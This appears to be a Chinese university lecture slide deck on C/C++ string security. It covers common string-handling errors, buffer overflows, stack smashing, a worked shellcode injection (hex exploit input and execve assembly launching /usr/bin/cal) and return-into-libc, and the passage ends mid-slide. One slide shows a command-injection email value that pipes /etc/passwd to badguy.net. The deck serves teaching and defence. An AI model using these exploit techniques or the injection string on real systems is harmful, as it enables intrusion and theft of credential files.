



第2章 字符串安全

北京邮电大学 徐国胜

guoshengxu@bupt.edu.cn



注意

- 在书中提出的想法是通用的，但特定于实例：
 - Microsoft Visual Studio
 - Linux/GCC
 - 32-bit Intel Architecture (IA-32)



问题

- 字符串
 - 背景和常见问题
- 常见的字符串操作错误
- 字符串漏洞
- 缓解措施




字符串

- 包含了终端用户和软件系统交互的大部分数据
 - 命令行参数
 - 环境变量
 - 控制台输入
- 软件漏洞和漏洞利用是由下列字符串缺陷导致：
 - 字符串表示法
 - 字符串管理
 - 字符串操作

C-风格的字符串

- 在软件工程中，字符串是一个基本的概念，但它并不是C或C++的内建类型。



- C风格的字符串由一个连续的字符序列组成，并以一个空字符（`null`）作为结束。
 - 一个指向字符串的指针实际上就是指向该字符串的起始字符。
 - 字符串长度指空字符之前的字符个数
 - 字符串的值则是它所包含的按顺序排列的字符序列。
 - 存储一个字符串所需要的字节数是字符串的字节数加1。（单位是每个字符的大小）



字符串数据基本概念

界限 (Bound)

数组中的元素个数。

低位地址 (Lo)

数组首元素地址。

高位地址 (Hi)

数组末元素地址。



字符串数据基本概念

TooFar

数组最远端的元素之后加 1 位置的元素地址，这个元素正好在 Hi 元素之后。

目标大小 (Tsize)

与 `sizeof(array)` 相同。

C 标准允许创建指向数组对象的末元素之后加 1 位置的指针，虽然这些指针无法在不产生未定义行为的状况下解引用。在处理字符串时，以下额外的术语也很有用：

空字符结尾 (Null-terminated)

在 Hi 或它之前，存在空终结符。

长度 (Length)

空终结符之前的字符数量。



UTF-8

UTF-8是一种变长字节编码方式。对于某一个字符的UTF-8编码，如果只有一个字节则其最高二进制位为0；如果是多字节，其第一个字节从最高位开始，连续的二进制位值为1的个数决定了其编码的位数，其余各字节均以10开头。UTF-8最多可用到6个字节。



UTF-8

1字节 0xxxxxxx

2字节 110xxxxx 10xxxxxx

3字节 1110xxxx 10xxxxxx 10xxxxxx

4字节 11110xxx 10xxxxxx 10xxxxxx 10xxxxxx

5字节 111110xx 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx

6字节 1111110x 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx



字面值

- 一个字符串的字面值是一个包围在双引号中的零个或者更多个字符的序列。



C++ 字符串

- C++标准：
 - 标准的类模板`std::basic_string`
 - 类模版`char` 实例化 `std::string`
 - 相对于C-风格的字符串，`basic_string` 类更不容易出现安全漏洞。
- C-风格的字符串仍然是C++程序中常见的数据类型
- 一个C++程序中不可避免地会用到多种字符串类型，除了一些极少数的情况：
 - 字符串字面量
 - 不需要与现有的接受C风格字符串的函数库交互，或者只使用C风格的字符串库



常见的字符串操作错误

- 在C和C++中，使用C风格的字符串编程是很容易产生错误的
- 最常见的错误有
 - 1、无界字符串复制
 - 2、空结尾错误
 - 3、截断
 - 4、差一错误
 - 5、数组写入越界
 - 6、不恰当的数据处理



1、无界字符串复制

- 无界字符串复制发生于从一个无界数据源复制数据到一个定长的字符数组时

```
1. int main(void) {  
2.     char Password[8];  
3.     puts("Enter 8 character password:");  
4.     gets(Password);  
        ...  
5. }
```

复制和连接字符串「源无界导致」

复制和连接字符串时也容易出现错误，因为标准 `strcpy()` 和 `strcat()` 函数执行的都是无界复制操作

```
1. int main(int argc, char *argv[]) {  
2.     char name[2048];  
3.     strcpy(name, argv[1]);  
4.     strcat(name, " = ");  
5.     strcat(name, argv[2]);  
        ...  
6. }
```



简单的解决方案

- 利用**strlen()** 测试输入字符串的长度然后动态分配内存。

```
1. int main(int argc, char *argv[]) {  
2.     char *buff = (char  
   *)malloc(strlen(argv[1])+1);  
3.     if (buff != NULL) {  
4.         strcpy(buff, argv[1]);  
5.         printf("argv[1] = %s.\n", buff);  
6.     }  
7.     else {  
           /* Couldn't get the memory - recover */  
8.     }  
9.     return 0;  
10. }
```



C++无界字符串复制

- 对于下列的C++程序，如果用户输入多于11个字符，也会导致越界写。

```
1. #include <iostream.h>
2. int main(void) {
3.     char buf[12];
4.     cin >> buf;
5.     cout << "echo: " << buf << endl;
6. }
```




简单的解决方案

```
1. #include <iostream>
2. int main()
3. {
4.     char buf[128];
5.     cin.width(128);
6.     cin >> buf;
7.     cout << "echo: " << buf << endl;
8. }
```

如果其域宽（继承自ios base: : width）被设置为大于0，提取操作可以被限制为只提取指定数量的字符

一次提取操作调用结束后域宽被重置为0。



2、空结尾错误

- 当使用C风格字符时，另一个常见的问题是字符串末尾没有正确的空字符。

```
int main(int argc, char *argv[]) {  
    char a[16];  
    char b[16];  
    char c[32];
```

a[] 和 b[] 都没有正确地
结尾

```
    strncpy(a, "0123456789abcdef", sizeof(a));  
    strncpy(b, "0123456789abcdef", sizeof(b));  
    strncpy(c, a, sizeof(c));  
}
```



来自ISO/IEC 9899:1999

strncpy 函数


```
char *strncpy(char * restrict s1,  
               const char * restrict s2,  
               size_t n);
```

- 从数组**S2**中复制不超过 **n** 个字符串 (空字符后的字符不会被复制) 到目标数组 **S1** *中。
 - *因此, 如果第一个数组**S2**中的前**n**个字符中不存在空字符, 那么其结果字符串将不会是以空字符结尾的。



3、字符串截断

- 一些限制字节数的函数通常用来防止缓冲区溢出漏洞
 - `strncpy()` 代替 `strcpy()`
 - `fgets()` 代替 `gets()`
 - `snprintf()` 代替 `sprintf()`
- 当目标字符数组的长度不足以容纳一个字符串的内容时，就会发生字符串截断
- 字符串截断会丢失数据，有时也会导致软件漏洞



4、差一错误

- 你能找出这个程序中所有差一错误吗？

```
1. int main(int argc, char* argv[]) {  
2.     char source[10];  
3.     strcpy(source, "0123456789");  
4.     char *dest = (char *)malloc(strlen(source));  
5.     for (int i=1; i <= 11; i++) {  
6.         dest[i] = source[i];  
7.     }  
8.     dest[i] = '\0';  
9.     printf("dest = %s", dest);  
10. }
```

5、数组写入越界

```
1. int main(int argc, char *argv[]) {
2.     int i = 0;
3.     char buff[128];
4.     char *arg1 = argv[1];

5.     while (arg1[i] != '\0' ) {
6.         buff[i] = arg1[i];
7.         i++;
8.     }
9.     buff[i] = '\0';
10.    printf("buff = %s\n", buff);
11. }
```

由于C风格字符串实际上就是字符数组，因此完全有可能在不调用任何函数的情况下做了不安全的字符串操作



6、不恰当的数据处理

- 应用程序输入一个用户的email 地址，并把地址写入缓冲区 [Viega 03]


```
    sprintf(buffer,  
            "/bin/mail %s < /tmp/email",  
            addr  
    );
```

- 使用**system()** 调用执行缓冲区中的数据。
- 当用户输入下列格式的一个email地址的时候，就会出现风险:
- `bogus@addr.com; cat /etc/passwd | mail some@badguy.net`



问题

- 字符串
- 常见的字符串操作错误
- 字符串漏洞
 - 缓冲区溢出/栈溢出
 - 栈粉碎
 - 代码注入
 - 弧注入
- 缓解措施




缓冲区溢出

- 当向为某特定数据结构分配的内存空间边界之外写入数据时，就会发生缓冲区溢出。
- 缓冲区边界被忽视和不检查造成的
- 可通过修改下列参数来利用缓冲区溢出：
 - 变量
 - 数据指针
 - 函数指针
 - 栈返回地址

缓冲区溢出

- 当向为某特定数据结构分配的内存空间边界之外写入数据时，就会发生缓冲区溢出。





IsPasswordOK程序实例

```
bool IsPasswordOK(void) {
    char Password[12]; // Memory 存储pwd
    gets(Password);    // Get input from keyboard
    if (!strcmp(Password, "goodpass")) return(true); //
    Password Good
    else return(false); // Password Invalid
}

void main(void) {
    bool PwStatus;           // Password Status
    puts("Enter Password:"); // Print
    PwStatus=IsPasswordOK(); // Get & Check Password
    if (PwStatus == false) {
        puts("Access denied"); // Print
        exit(-1);              // Terminate Program
    }
    else puts("Access granted");// Print
}
```

缓冲区溢出

- 如果密码的长度超过11个字符会发生什么？

*** CRASH ***



缓冲区溢出

栈

EIP →

```
bool IsPasswordOK(void) {  
    char Password[12];  
  
    gets(Password);  
    if (!strcmp(Password, "badprog"))  
        return(true);  
    else return(false)  
}
```


栈中的返回地址和其他数据被覆写了，因为分配的存储空间只能包含最多11个字符加上结尾的空字符。

ESP →

| |
|---|
| 存储Password (12 Bytes) "123456789012" |
| 调用者EBP – 帧指针main (4 bytes) "3456" |
| 调用者的返回地址– main (4 Bytes) "7890" |
| 存储PwStatus (4 bytes) "\0" |
| 调用者EBP – 帧指针OS (4 bytes) |
| Main的返回地址– OS (4 Bytes) |
| ... |

漏洞

一个精心构造的字符串“1234567890123456j▶*!”会产生下面的结果。



```
C:\WINDOWS\System32\cmd.exe
C:\BufferOverflow\Release>BufferOverflow.exe
Enter Password:
1234567890123456j▶*!
Access granted
C:\BufferOverflow\Release>
```

发生了什么？

发生了什么？

“1234567890123456j▶*!”覆写了栈中9字节的存储空间，改变了调用者的返回地址，且跳过了3-5行，直接开始执行第6行

| | Statement |
|---|---|
| 1 | <code>puts("Enter Password:");</code> |
| 2 | <code>PwStatus=ISPasswordOK();</code> |
| 3 | <code>if (PwStatus == true)</code> |
| 4 | <code>puts("Access denied");</code> |
| 5 | <code>exit(-1);</code> |
| 6 | <code>}</code> |
| 7 | <code>else puts("Access granted");</code> |

栈

存储Password (12 Bytes)

“123456789012”

调用者EBP – 帧指针main (4 bytes)

“3456”

调用者的返回地址– main (4 Bytes)

“W▶*!” (return to line 7 was line 3)

存储PwStatus (4 bytes)

“\0”

调用者EBP – 帧指针OS (4 bytes)

main的返回地址– OS (4 Bytes)

注意: 这个漏洞还可以被用于执行包含在输入字符串中的任意代码。



栈粉碎

- 这是一种很严重的漏洞，因为它会对程序的可靠性和安全性造成严重的后果。
 - 当缓冲区溢出覆写分配给执行栈内存中的数据时，就会导致栈粉碎
 - 成功的利用这个漏洞能够覆写栈返回地址，从而在目标机器中执行任意代码。



代码注入

- 攻击者创建一个恶意参数
 - 一个蓄意构造的字符串，其中包含一个指向某些恶意代码的指针，该代码也由攻击者提供。
- 当函数返回时，控制就被转移到了那段恶意代码。
 - 注入的代码就会以与该有漏洞的程序相同的权限运行
 - 攻击者通常都以“以root或其他较高权限运行”的程序为目标



恶意参数

- 恶意参数的特征
 - 必须被漏洞程序作为合法输入接受。
 - 参数,以及其他可控输入必定导致了漏洞代码路径的执行。
 - 在控制权转移到恶意代码之前, 参数不能导致程序非正常终止。

Figure 2-25. Program 栈 overwritten by binary exploit

| Line | Address | Content |
|------|----------------------------|--|
| 1 | 0xbffff9c0 – 0xbffff9cf | "123456789012456" 存储 Password (16 Bytes) Program allocates 12 but compiler defaults to multiples of 16 bytes) |
| 2 | 0xbffff9d0 – 0xbffff9db | "789012345678" extra space allocated (12 Bytes) Compiler generated to force 16 byte 栈 alignments |
| 3 | 0xbffff9dc | (0xbffff9e0) # new return address |
| 4 | 0xbffff9e0 | xor %eax,%eax #set eax to zero |
| 5 | 0xbffff9e2 | mov %eax,0xbffff9ff #set to NULL word |
| 6 | 0xbffff9e7 | mov \$0xb,%al #set 代码 for execve |
| 7 | 0xbffff9e9 | mov \$0xbffffa03,%ebx #ptr to arg 1 |
| 8 | 0xbffff9ee | mov \$0xbffff9fb,%ecx #ptr to arg 2 |
| 9 | 0xbffff9f3 | mov 0xbffff9ff,%edx #ptr to arg 3 |
| 10 | 0xbffff9f9 | int \$80 # make system call to execve |
| 11 | 0xbffff9fb | arg 2 array pointer array char * []={0xbffff9ff, points to a NULL str |
| 12 | 0xbffff9ff | "1111"}; – #will be changed to 0x00000000 terminates ptr array & also used for arg3 |
| 13 | 0xbffffa03 – 0xbffffa0f | "/usr/bin/cal\0" |



./vulprog < exploit.bin

- 通过下面的二进制输入，这个密码程序能够被用来执行任意的代码：

```
000  31 32 33 34 35 36 37 38-39 30 31 32 33 34 35 36 "1234567890123456"
010  37 38 39 30 31 32 33 34-35 36 37 38 E0 F9 FF BF "789012345678a· +"
020  31 C0 A3 FF F9 FF BF B0-0B BB 03 FA FF BF B9 FB "1+ú · +|+· +|v"
030  F9 FF BF 8B 15 FF F9 FF-BF CD 80 FF F9 FF BF 31 "· +ï § · +-Ç · +1"
040  31 31 31 2F 75 73 72 2F-62 69 6E 2F 63 61 6C 0A "111/usr/bin/cal "
```

Mal Arg Decomposed

第一个16字节的二进制数据将填满分配的密码存储空间

```
000  31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 "1234567890123456"
010  37 38 39 30 31 32 33 34 35 36 37 38 E0 F9 FF BF "789012345678a · +"
020  31 C0 A3 FF F9 FF BF B0 0B BB 03 FA FF BF B9 FB "1+ú · +|+ · +|v"
030  F9 FF BF 8B 15 FF F9 FF BF CD 80 FF F9 FF BF 31 " · +i § · +-Ç · +1"
040  31 31 31 2F 75 73 72 2F 62 69 6E 2F 63 61 6C 0A "111/usr/bin/cal "
```

注意: gcc版本的编译器分配堆栈用于16字节的操作

Mal Arg Decomposed

- 000 31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 "1234567890123456"
- 010 37 38 39 30 31 32 33 34 35 36 37 38 E0 F9 FF BF "789012345678a · +"
- 020 31 C0 A3 FF F9 FF BF B0 0B BB 03 FA FF BF B9 FB "1+ú · +|+ · +|v"
- 030 F9 FF BF 8B 15 FF F9 FF BF CD 80 FF F9 FF BF 31 " · +i § · +-Ç · +1"
- 040 31 31 31 2F 75 73 72 2F 62 69 6E 2F 63 61 6C 0A "111/usr/bin/cal

接下来的12字节二进制数据将填充编译器分配的存储空间，以与16字节边界对齐

Mal Arg Decomposed

- 000 31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 "1234567890123456"
- 010 37 38 39 30 31 32 33 34 35 36 37 38 **E0 F9 FF BF** "789012345678a · +"
- 020 31 C0 A3 FF F9 FF BF B0 0B BB 03 FA FF BF B9 FB "1+ú · +|+ · +|v"
- 030 **F9 FF BF** 8B 15 **FF F9 FF BF** CD 80 **FF F9 FF BF** 31 " · +i § · + -Ç · +1"
- 040 31 31 31 2F 75 73 72 2F 62 69 6E 2F 63 61 6C 0A "111/usr/bin/cal "

这个值覆盖栈上的注入代码的返回地址



恶意代码

- 恶意参数的目的是把控制权转移给恶意代码
 - 可能包含在恶意参数 (如本实例)中
 - 可能在一个有效的输入操作期间注入恶意代码
 - 恶意代码可以执行以其他任何形式编程所能执行的功能，不过它们通常只是简单地在受害机器上开一个远程。
- 出于这个原因, 被注入的恶意代码通常被称为 **shellcode**。



Shell 代码案例

```
xor %eax,%eax #set eax to zero
mov %eax,0xbffff9ff #set to NULL word
xor %eax,%eax #set eax to zero
mov %eax,0xbffff9ff #set to NULL word
mov $0xb,%al #set code for execve
mov $0xb,%al #set code for execve
mov $0xbffffa03,%ebx #ptr to arg 1
mov $0xbffff9fb,%ecx #ptr to arg 2
mov 0xbffff9ff,%edx #ptr to arg 3
mov $0xb,%al #set code for execve
mov $0xbffffa03,%ebx #ptr to arg 1
mov $0xbffff9fb,%ecx #ptr to arg 2
mov 0xbffff9ff,%edx #ptr to arg 3
int $80 # make system call to execve
arg 2 array pointer array
char * []={0xbffff9ff, "1111"}; "/usr/bin/cal\0"
```



创建一个零日攻击

创建一个零值

- 因为直到最后一个字节，该利用都不能包含空字符，必须通过利用代码来设置空指针。

```
xor %eax,%eax #set eax to zero
```

```
mov %eax,0xbffff9ff # set to NULL word
```

...

使它为null来终止参数列表

- 这是必须的，因为一个系统调用参数包含空指针结束的指针列表。



Shell 代码

```
xor %eax,%eax #set eax to zero  
mov %eax,0xbffff9ff #set to NULL word  
mov $0xb,%al #set code for execve
```

...

系统调用设置为0xb, 它等于Linux 中的系统调用execve。

Shell 代码

```
mov $0xb,%al #set code for execve
```

```
mov $0xbffffa03,%ebx #arg 1 ptr
```

```
mov $0xbffff9fb,%ecx #arg 2 ptr
```

```
mov 0xbffff9ff,%edx #arg 3 ptr
```

```
...
```

```
arg 2 array pointer array
```

```
char * []={0xbffff9ff  
            "1111"};
```

```
"/usr/bin/cal\0"
```

设置三个
execve() 调用参
数

指向一个NULL 字节

- 参数数据也包含在shell代码中。


变为0x00000000
来终止指针数组，并用 arg3



Shell 代码

```
mov $0xb,%al #set 代码 for execve
mov $0xbffffa03,%ebx #ptr to arg 1
mov $0xbffff9fb,%ecx #ptr to arg 2
mov 0xbffff9ff,%edx #ptr to arg 3
int $80 # make system call to execve
```

...



execve() 系统调用导致了Linux日历程序的执行



弧注入 (return-into-libc)

- 弧注入将控制转移到已经存在于程序内存空间中的代码中
 - 弧注入的利用方式是在程序的控制流“团”中插入一段新的“弧”（表示控制流转移），而不是进行代码注入。
 - 可以安装一个已有函数的地址（如`system()` 或`exec()`），用于执行已存在于本地系统上的程序
 - 更复杂的攻击可能会使用这种技术



漏洞程序

```
1. #include <string.h>
2. int get_buff(char *user_input){
3.     char buff[4];
4.     memcpy(buff, user_input, strlen(user_input)+1);
5.     return 0;
6. }
7. int main(int argc, char *argv[]){
8.     get_buff(argv[1]);
9.     return 0;
10. }
```




漏洞利用

- 用存在的函数地址覆写返回地址
- 创建栈帧来链接函数调用
- 再现原始帧返回的程序，不进行检测并恢复执行


缓冲区溢出之前及之后的栈

Before

